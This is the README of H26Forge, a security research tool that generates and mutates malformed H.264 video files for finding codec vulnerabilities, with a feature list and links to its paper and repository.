H26Forge is a domain-specific tool for producing specially-crafted H.264 videos, reducing the burden for security researchers exploring the codec space

Found and reported issues in applications, kernels, and hardware






README.md

H26Forge

H26Forge is domain-specific infrastructure for analyzing, generating, and manipulating syntactically correct but semantically spec-non-compliant H.264 video files.

H26Forge has three key features:

1. Given an Annex B H.264 file, randomly mutate the syntax elements.
2. Given an Annex B H.264 file and a Python script, programmatically modify the syntax elements.
3. Generate Annex B H.264 files with random syntax elements.

This tool and its findings are described in the H26Forge paper.

Motivation

See MOTIVATION.md to see how a H26Forge simplifies a previously manual PoC generation process.

Questions?

wrv@utexas.edu

https://github.com/h26forge/h26forge